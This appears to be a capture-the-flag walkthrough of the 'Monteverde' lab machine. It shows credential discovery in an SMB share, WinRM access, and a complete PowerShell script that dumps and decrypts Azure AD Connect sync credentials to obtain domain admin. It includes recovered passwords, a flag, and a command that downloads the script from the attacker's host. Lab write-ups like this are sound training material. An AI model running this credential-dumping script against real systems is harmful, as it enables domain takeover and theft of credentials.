
I access the share using the earlier credential I dumped, I got the azure.xml file to my local machine and found a plaintext password on it.

Testing the plaintext password with netexec shows that I can have access to the machine as mhope via winrm.



```
smb: \mhope\> get azure.xml
getting file \mhope\azure.xml of size 1212 as azure.xml (8.9 KiloBytes/sec) (average 8.9 KiloBytes/sec)
smb: \mhope\> exit
bright@kali:~/monteverde$ ls
azure.xml  windapsearch
bright@kali:~/monteverde$ nano azure.xml
bright@kali:~/monteverde$ cat azure.xml
��<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>Microsoft.Azure.Commands.ActiveDirectory.PSADPasswordCredential</ToString>
    <Props>
      <DT N="StartDate">2020-01-03T05:35:00.7562298-08:00</DT>
      <DT N="EndDate">2054-01-03T05:35:00.7562298-08:00</DT>
      <G N="KeyId">00000000-0000-0000-0000-000000000000</G>
      <S N="Password">4n0therD4y@n0th3r$</S>
    </Props>
  </Obj>
</Objs>bright@kali:~/monteverde$ nano user.txt
bright@kali:~/monteverde$ nxc winrm 10.10.10.172 -u user.txt -p 4n0therD4y@n0th3r$
WINRM       10.10.10.172    5985   MONTEVERDE       [*] Windows 10 / Server 2019 Build 17763 (name:MONTEVERDE) (domain:MEGABANK.LOCAL)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit
.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.10.172    5985   MONTEVERDE       [-] MEGABANK.LOCAL\AAD_987d7f2f57d2:4n0therD4y@n0th3r$
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit
.ciphers.algorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.10.172    5985   MONTEVERDE       [+] MEGABANK.LOCAL\mhope:4n0therD4y@n0th3r$ (Pwn3d!)
```


Azure.xml



```
bright@kali:~/monteverde$ evil-winrm -i 10.10.10.172 -u mhope
Enter Password:

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\mhope\Documents> whoami
megabank\mhope
*Evil-WinRM* PS C:\Users\mhope\Documents> hostname
MONTEVERDE
*Evil-WinRM* PS C:\Users\mhope\Documents> cd ..
*Evil-WinRM* PS C:\Users\mhope> ls


    Directory: C:\Users\mhope


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
```

Initial foothold


For priviledge excalation, More enumeration shows that this user is an azure admin, and this on-premised AD is synchronised wit the azure AD as we saw during users enumeration that there is a service account named AAD_987d7f2f57d2 which is used for AD synchronization.



```
*Evil-WinRM* PS C:\Users\mhope\Desktop> whoami /all

USER INFORMATION
----------------

User Name      SID
============== ==============================================
megabank\mhope S-1-5-21-391775091-850290835-3566037492-1601


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                            Attributes
========================================== ================ ============================================== ==================================================
Everyone                                   Well-known group S-1-1-0                                        Mandatory group, Enabled by default, En
abled group
BUILTIN\Remote Management Users            Alias            S-1-5-32-580                                   Mandatory group, Enabled by default, En
abled group
BUILTIN\Users                              Alias            S-1-5-32-545                                   Mandatory group, Enabled by default, En
abled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                   Mandatory group, Enabled by default, En
abled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                        Mandatory group, Enabled by default, En
abled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                       Mandatory group, Enabled by default, En
abled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                                       Mandatory group, Enabled by default, En
abled group
MEGABANK\Azure Admins                      Group            S-1-5-21-391775091-850290835-3566037492-2601   Mandatory group, Enabled by default, En
abled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                                    Mandatory group, Enabled by default, En
abled group
Mandatory Label\Medium Plus Mandatory Level Label           S-1-16-8448
```

Privileges for mhope

Enumeration on the program files shows that the Azure program is running.




```
*Evil-WinRM* PS C:\Program Files> ls


    Directory: C:\Program Files


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         1/2/2020   9:36 PM                Common Files
d-----         1/2/2020   2:46 PM                internet explorer
d-----         1/2/2020   2:38 PM                Microsoft Analysis Services
d-----         1/2/2020   2:51 PM                Microsoft Azure Active Directory Connect
d-----         1/2/2020   3:37 PM                Microsoft Azure Active Directory Connect Upgrader
d-----         1/2/2020   3:02 PM                Microsoft Azure AD Connect Health Sync Agent
d-----         1/2/2020   2:53 PM                Microsoft Azure AD Sync
d-----         1/2/2020   2:38 PM                Microsoft SQL Server
d-----         1/2/2020   2:25 PM                Microsoft Visual Studio 10.0
d-----         1/2/2020   2:32 PM                Microsoft.NET
d-----         1/3/2020   5:28 AM                PackageManagement
d-----         1/2/2020   9:37 PM                VMware
d-r---         1/2/2020   2:46 PM                Windows Defender
d-----         1/2/2020   2:46 PM                Windows Defender Advanced Threat Protection
d-----        9/15/2018  12:19 AM                Windows Mail
d-----         1/2/2020   2:46 PM                Windows Media Player
d-----        9/15/2018  12:19 AM                Windows Multimedia Platform
d-----        9/15/2018  12:28 AM                windows nt
d-----         1/2/2020   2:46 PM                Windows Photo Viewer
d-----        9/15/2018  12:19 AM                Windows Portable Devices
d-----        9/15/2018  12:19 AM                Windows Security
d-----         1/3/2020   5:28 AM                WindowsPowerShell
```

Program files

More learning form https://blog.xpnsec.com/azuread-connect-for-redteam/

From the above research, I noticed that moving to Azure AD sync \Binn directory, there are DLL files that enhances this synchronisation by collected data from the sql server hosted locally and transfer it to azure.




```
*Evil-WinRM* PS C:\Program Files\Microsoft SQL Server\110\tools\Binn> ls


    Directory: C:\Program Files\Microsoft SQL Server\110\tools\Binn


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         1/2/2020   2:53 PM                Resources
-a----        8/15/2017   9:31 PM         177856 batchparser.dll
-a----        8/15/2017   9:31 PM         115392 bcp.exe
-a----        2/11/2012   9:53 AM         259672 SQLCMD.EXE
-a----        8/15/2017   9:56 PM         278216 xmlrw.dll
```

Sql

Though the data is encrypted in a table in the sql database. However, there is a file “**mcrypt.dll**” in “**C:\Program Files\Microsoft Azure AD Sync\Binn**” that decrypts this data before writing it to azure.

To get this data, we have write a script that accesses this database and get these data, then use the mcrypt.dll to encrypt the data and write the output for us.


I used this proof of concept to test that my user can read the datadase



```
*Evil-WinRM* PS C:\users\mhope> new-object System.Data.SqlClient.SqlConnection -ArgumentList "Server=127.0.0.1;Database=ADSync;Integrated Securit
y=True"


StatisticsEnabled                : False
AccessToken                      :
ConnectionString                 : Server=127.0.0.1;Database=ADSync;Integrated Security=True
ConnectionTimeout                : 15
Database                         : ADSync
DataSource                       : 127.0.0.1
PacketSize                       : 8000
ClientConnectionId               : 00000000-0000-0000-0000-000000000000
ServerVersion                    :
State                            : Closed
WorkstationId                    : MONTEVERDE
Credential                       :
FireInfoMessageEventOnUserErrors : False
Site                             :
Container                        :
```


POC

I wrote the powershell script to perform the logic explain earlier “getting the data from the database and decrypting for us.




```
bright@kali:~/monteverde$ cat Get_ADPas.ps1
$client = new-object System.Data.SqlClient.SqlConnection -ArgumentList "Server=127.0.0.1;Database=ADSync;Integrated Security=True"
$client.Open()
$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT keyset_id, instance_id, entropy FROM mms_server_configuration"
$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$key_id = $reader.GetInt32(0)
$instance_id = $reader.GetGuid(1)
$entropy = $reader.GetGuid(2)
$reader.Close()

$cmd = $client.CreateCommand()
$cmd.CommandText = "SELECT private_configuration_xml, encrypted_configuration FROM mms_management_agent WHERE ma_type = 'AD'"
$reader = $cmd.ExecuteReader()
$reader.Read() | Out-Null
$config = $reader.GetString(0)
$crypted = $reader.GetString(1)
$reader.Close()

add-type -path 'C:\Program Files\Microsoft Azure AD Sync\Bin\mcrypt.dll'
$km = New-Object -TypeName Microsoft.DirectoryServices.MetadirectoryServices.Cryptography.KeyManager
$km.LoadKeySet($entropy, $instance_id, $key_id)
$key = $null
$km.GetActiveCredentialKey([ref]$key)
$key2 = $null
$km.GetKey(1, [ref]$key2)
$decrypted = $null
$key2.DecryptBase64ToString($crypted, [ref]$decrypted)
$domain = select-xml -Content $config -XPath "//parameter[@name='forest-login-domain']" | select @{Name = 'Domain'; Expression = {$_.node.InnerXM
L}}
$username = select-xml -Content $config -XPath "//parameter[@name='forest-login-user']" | select @{Name = 'Username'; Expression = {$_.node.Inner
XML}}
$password = select-xml -Content $decrypted -XPath "//attribute" | select @{Name = 'Password'; Expression = {$_.node.InnerXML}}
Write-Host ("Domain: " + $domain.Domain)
Write-Host ("Username: " + $username.Username)
Write-Host ("Password: " + $password.Password)
bright@kali:~/monteverde$ █
```

The script



```
*Evil-WinRM* PS C:\users\mhope> iwr -uri http://10.10.14.3:8000/Get_ADPas.ps1 -outfile Get_ADPas.ps1
*Evil-WinRM* PS C:\users\mhope> ls


    Directory: C:\users\mhope


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         1/3/2020   5:35 AM                .Azure
d-r---         1/3/2020   5:24 AM                3D Objects
d-r---         1/3/2020   5:24 AM                Contacts
d-r---         3/8/2025   9:07 AM                Desktop
d-r---         1/3/2020   5:24 AM                Documents
d-r---         1/3/2020   5:24 AM                Downloads
d-r---         1/3/2020   5:24 AM                Favorites
d-r---         1/3/2020   5:24 AM                Links
d-r---         1/3/2020   5:24 AM                Music
d-r---         1/3/2020   5:24 AM                Pictures
d-r---         1/3/2020   5:24 AM                Saved Games
d-r---         1/3/2020   5:24 AM                Searches
d-r---         1/3/2020   5:24 AM                Videos
-a----         3/8/2025  10:29 AM           1678 Get_ADPas.ps1


*Evil-WinRM* PS C:\users\mhope> .\Get_ADPas.ps1
Domain: MEGABANK.LOCAL
Username: administrator
Password: d0m@in4dminyeah!
```

got admin creds



```
bright@kali:~/monteverde$ evil-winrm -i 10.10.10.172 -u administrator
Enter Password:

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
megabank\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
MONTEVERDE
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cat Desktop\root.txt
3fa859b747ea0cb7f7b51b69ee7b7ae3
*Evil-WinRM* PS C:\Users\Administrator> █
```

Admin accessed